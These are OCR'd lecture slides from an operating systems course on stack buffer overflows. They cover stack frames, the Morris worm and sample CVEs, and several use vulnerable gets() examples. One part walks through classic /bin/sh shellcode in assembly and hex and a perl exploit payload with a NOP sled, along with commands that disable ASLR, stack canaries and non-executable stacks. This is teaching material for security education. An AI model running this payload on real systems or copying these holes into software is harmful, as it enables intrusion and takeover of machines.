
18. Buffer Overflow

CS 4352 Operating Systems

Battle History




V. Veen et al. “Memory Errors: The Past, The Present, and The Future”

Buffer Overflow

- Buffer overflow (also called buffer overrun) is one of the most common vulnerabilities in software
  - An anomaly where a process, while writing data to a buffer, stores data beyond the boundary of a fixed-length buffer
- Relationship with programming languages
  - C, C++ and other lower-level languages without bounds checking (memory-unsafe)
  - Modern higher-level languages, such as Java and C#, are generally not vulnerable
- Buffer overflow will let extra data overwrite adjacent memory locations, which may lead to denial-of-service or arbitrary code execution
  - Attacker can supply malicious (i.e., long) input --
    - Remotely through a network connection (e.g., specially crafted HTTP request)
    - Locally (e.g., by sending a specially crafted file to the target user)

Very Simple Example of Buffer Overflow

Let’s suppose we use the following authentication function which requires users to enter a username and a correct password:



```
int authenticateUser()
{
  char username[16];
  char password[16];
  char input[16];

  gets(username);
  readPasswordFromFile(username, password);
  gets(input);
  return strncmp(input, password, 16);
}
```

read username from standard input

read correct password from a file

read password from standard input

compare password to the correct one

Very Simple Example of Buffer Overflow (Cont.)

- Normal input (less than 16 bytes)
  - Input username “zzk”, and press enter
  - Get correct password “123456” from a file
  - If you then input “qwert”, input does not match the password, authentication fails

input[16]	password[16]
qwert	123456

- Long input (more than 16 bytes)
  - Input username “zzk”, and press enter
  - Get correct password “123456” from a file
  - If you then input “passpasspasspasspasspasspasspass”, then
    - Input matches the password, authentication succeeds

input[16]	password[16]
passpasspasspass	passpasspasspass

- Basically, gets(input) does not know the length of the buffer input
  - Reads characters and stores them into the buffer until a newline character or the end-of-file is reached (the newline character, if found, is not copied, and a null character is automatically appended after the characters copied)


The Morris Worm

- In 1988, a Cornell University student, Robert T. Morris, made the **first** computer worm distributed across the Internet
  - Abruptly brought down the Internet
- Exploited a buffer overflow vulnerability in “fingerd” daemon
  - Responds to requests for a listing of current users, or specific information about a particular user
  - Uses gets(3) to read the data (without bounds checking)
  - A 512 bytes buffer on the stack can be overrun by a longer input message

Buffer Overflow Vulnerability Trend

National Vulnerability Database (NVD)

- U.S. government repository of vulnerability management data
- Lists vulnerabilities for various widely used software (e.g., Windows, Wordpress)



Randomly Picked Recent Examples from CVE


- CVE-2013-0610: Stack-based buffer overflow in Adobe Reader and Acrobat 9.x before 9.5.3, 10.x before 10.1.5, and 11.x before 11.0.1 allows attackers to execute arbitrary code…
- CVE-2018-4215: An issue was discovered in certain Apple products. iOS before 11.4 is affected. The issue involves the "Bluetooth" component. It allows attackers to gain privileges or cause a denial of service (buffer overflow) via a crafted app
- CVE-2018-6038: Heap buffer overflow in WebGL in Google Chrome prior to 64.0.3282.119 allowed a remote attacker to perform an out of bounds memory read via a crafted HTML page
- CVE-2018-8273: A buffer overflow vulnerability exists in the Microsoft SQL Server that could allow remote code execution on an affected system, aka "Microsoft SQL Server Remote Code Execution Vulnerability." This affects Microsoft SQL Server
- CVE-2020-8896: A Buffer Overflow vulnerability in the khcrypt implementation in Google Earth Pro versions up to and including 7.3.2 allows an attacker to perform a Man-in-the-Middle attack using a specially crafted key to read data past the end of the buffer used to hold it

Notice

For simplicity, we focuse on 32-bit x86


- x86-64 is similar
- If your system is 64-bit, add “-m32” when doing compilation with gcc

Linux Process Memory Layout Review



Stack

- Used for passing arguments, for storing return information, for saving registers, and for local variables
  - The portion of the stack allocated for a single procedure call is called a stack frame (also called activation record)
- Function-call mechanism (e.g., C program on Linux on x86)
  - Caller will push arguments and return address onto the stack
    - Arguments are often pushed onto the stack in the reverse order
    - Return address is of the instruction following the call instruction
  - Prologue performed by callee
    - Push the frame pointer onto the stack (push %ebp)
    - Assign the stack pointer to the frame pointer (mov %esp, %ebp)
    - Advance the stack pointer to make room for local variables (sub $0x58, %esp)
  - Epilogue performed by callee
    - Assign the frame pointer to the stack pointer (mov %ebp, %esp)
    - Pop the saved frame pointer value and assign it to the frame pointer (pop %ebp)
    - Pop the return address and assign it to PC (ret)



Buffer Overflow Attack via Stack Smashing


For a long time, almost every memory corruption bug **was** called "smashing the stack"

- Since the local variables (including local buffers) are placed below the saved frame pointer and return address, the possibility exists of **exploiting a local buffer overflow vulnerability** to **overwrite the value of the key function linkage value**
    - This possibility of overwriting the saved return address form the core of a stack buffer overflow attack
- Other memory corruption attacks are also possible


Stack Smashing Example

`program.c`

```
void func() {
  char buffer[16];
  printf("Input:  ");
  gets(buffer);
}

void main() {
  func();
}
```




```
$ ./program
Input: 12356781234567812345678
```



After the function call, the process executes whatever is at this address!

Arbitrary Code Execution

- The last example would normally crash with a segmentation fault (so at its simplest, a stack overflow can result in some form of DoS attack)
    - Why a segmentation fault is triggered? (recall vm_area_struct in Linux)
- Of more interest to the attacker, rather than immediately crashing the program, is to have it transfer control to a location and execute the code of the attacker’s choosing
    - Idea in the classical buffer overflow attack → include the desired machine code in the buffer being overflowed, and make the return address point to the starting address of the injected code



Shellcode

- Small piece of machine code, whose execution can allow the attacker to control the compromised machine
  - It is called shellcode, because traditionally its function was to transfer control to a shell, which gave access to any program available with the privileges of the attacked program
  - The code is a series of binary values corresponding to the machine instructions and data that implement the attacker’s desired functionality
    - Specific to ISA and OS
    - And also specific to program and vulnerability
- Mandatory reading: “smashing the stack for fun and profit” by Elias Levy
  - The most famous step by step introduction to classic stack buffer overflow attack
  - You will learn how to develop easy shellcode

Shellcode Example


```
char *sh;
char *args[2];


sh = "/bin/sh;
args[0] = sh;
args[1] = NULL;
execve (sh, args, NULL);
```

x86-32

```
       nop
       nop                          //end of nop sled
       jmp find                     //jump to end of code
cont:  pop %esi                     //pop address of sh off stack into %esi
       xor %eax, %eax               //zero contents of EAX
       mov %al, 0x7(%esi)           //copy zero byte to end of string sh (%esi)
       lea (%esi), %ebx             //load address of sh (%esi) into %ebx
       mov %ebx,0x8(%esi)           //save address of sh in args [0] (%esi+8)
       mov %eax,0xc(%esi)           //copy zero to args[1] (%esi+c)
       mov $0xb,%al                 //copy execve syscall number (11) to AL
       mov %esi,%ebx                //copy address of sh (%esi) into %ebx
       lea 0x8(%esi),%ecx           //copy address of args (%esi+8) to %ecx
       lea 0xc(%esi),%edx           //copy address of args[1] (%esi+c) to %edx
       int $0x80                    //software interrupt to execute syscall
find:  call cont                    //call cont which saves next address on stack
sh:    .string "/bin/sh "           //string constant
args:  .long 0                      //space used for args array
       .long 0                      //args[1] and also NULL for env array
```

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

Let Me Give You Much More Detailed Explanation…




1.	90	nop
2.	90	nop
3.	eb 1a	jmp 0x1a (jump to PC+26, where PC has the next instruction's address)
4.	5e	pop %esi (pop the address of "/bin/sh string" off stack into %esi)
5.	31 c0	xor %eax, %eax (let %eax be 0x00000000)
6.	88 46 07	mov %al, 0x07(%esi) (move 0x00 to the end of "/bin/sh " string)
7.	8d 1e	lea (%esi), %ebx (load the address of "/bin/sh " string into %ebx → mov %esi, %ebx)
8.	89 5e 08	mov %ebx, 0x08(%esi) (let [%esi+8] be the address of "/bin/sh " string)
9.	89 46 0c	mov %eax, 0x0c(%esi) (let [%esi+12] be 0x00000000)
10.	b0 0b	mov 0x0b, %al (set the syscall number as 11, which corresponds to execve(2))
11.	89 f3	mov %esi, %ebx (set the 1st parameter of the syscall as the address of "/bin/sh" string)
12.	8d 4e 08	lea 0x08(%esi), %ecx (set the 2nd parameter of the syscall as [%esi+8] -- arg list)
13.	8d 56 0c	lea 0x0c(%esi), %edx (set the 3rd parameter of the syscall as [%esi+12] -- env list)
14.	cd 80	int 0x80 (trap into the kernel to execute the syscall)
15.	e8 e1 ff ff ff	call 0xffffffe1 (call PC-31 → push PC onto the stack and jump to PC-31)
	2f 62 69 6e 2f 73 68 ~~30~~	"/bin/sh "
	~~30 30 30 30~~	placeholder for args[0], since the address of "/bin/sh" is unknown beforehand
	~~30 30 30 30~~	placeholder for args[1], since we input shellcode as a string which is terminated by 0

Since we use relative jump and call, this shellcode is position independent

Exploitation

- Two requirements when exploiting a buffer overflow
  - Identify a buffer overflow vulnerability that can be triggered using externally sourced data
  - Understand how that buffer is stored in the process's memory
- The shellcode of the last example has 51 (49 effective or even 40) bytes
  - As long as there is enough space between the start of the buffer and the return address, this shellcode can be used to bring up a shell without any change
    - If the buffer is quite small, what should we do?
- One problem remains: the starting address of the buffer


```
$ ./program
Input: <<shellcode>><<padding>><<address>>
```



NOP Sled

- The attacker may not be able to specify the exact address of the first instruction of the shellcode in the buffer
  - The address of the buffer depends on the sequence of function calls leading to the target (even environment variables and arguments to the program)
- The shellcode is often much smaller than the buffer size
  - Place the shellcode near the end of the buffer
  - Pad the space before the shellcode with NOP instructions (which is called NOP sled)
    - NOP instruction does nothing, and PC will move onto the next instruction
  - Specify the return address to point **somewhere** in the series of NOPs
    - The attack will succeed as long as the attacker's guess is into the NOP sled → it will run through the remaining NOPs, and then reaches the start of the real shellcode

```
$ ./program
Input: <<NOP…NOP>><<shellcode>><<address>>
```



Demo0

How many bytes our shellcode has?

- 80 bytes -- why?
  - 72 bytes from the start of the buffer till the saved %ebp
  - 4 bytes for the saved %ebp
  - 4 bytes for the return address

Why the return address used is different from the one used in gdb?

- Simply speaking, non-determinism introduced by the debugger

- I turn off ASLR
  - If you “cat /etc/sysctl.conf”, you will see zzk added “kernel.randomize_va_space = 0”
    - Still effective after restart
    - If you just want to have a quick test on your machine, you can simply do “sysctl -w kernel.randomize_va_space=0” or “echo 0 > /proc/sys/kernel/randomize_va_space”
  - We will turn ASLR on later in this course
- I compile stack_buffer.c with gcc-3.3
  - gcc-3.3 does not have stack canary to detect stack smashing
  - For newer version of gcc, you can use “-fno-stack-protector” when compiling the code
  - We will cover this countermeasure later
- I also use “-z -execstack” when compiling
  - This will allow stack to be executable (actually all regions that contain data)
  - Again, we will see how to defeat the non-executable stack countermeasure later on

Shellcode Example Used in the Demo


```
$(perl -e 'print "\x90"x27 .
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\
xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x6
8\x30\x30\x30\x30\x30\xef\xbe\xad\xde\xd0\xf7\xff\xbf"')
```

Additional References

- “Buffer Overflow And Format String Overflow Vulnerabilities” by Lhee et al.
- “SoK: Eternal War in Memory” by Szekeres et al.
- “Memory Errors: The Past, The Present, And The Future” by Veen et al.

Next Lecture

Let us add countermeasures and then break them!


INTERVIEW QUESTION
HOW WOULD YOU DIAGNOSE A BUFFER OVERFLOW PROBLEM?
I'D PUT THE CIRCUIT BOARD IN A BUCKET OF WATER AND LOOK FOR AIR BUBBLES.
THAT SOUNDS RIGHT.
I JUST DIAGNOSED A PROBLEM WITH YOUR INTERVIEW QUESTION.
Dilbert.com DilbertCartoonist@gmail.com
8-14-12 ©2012 Scott Adams, Inc./Dist. by Universal Uclick

https://thecomicninja.wordpress.com/tag/buffer-overflow/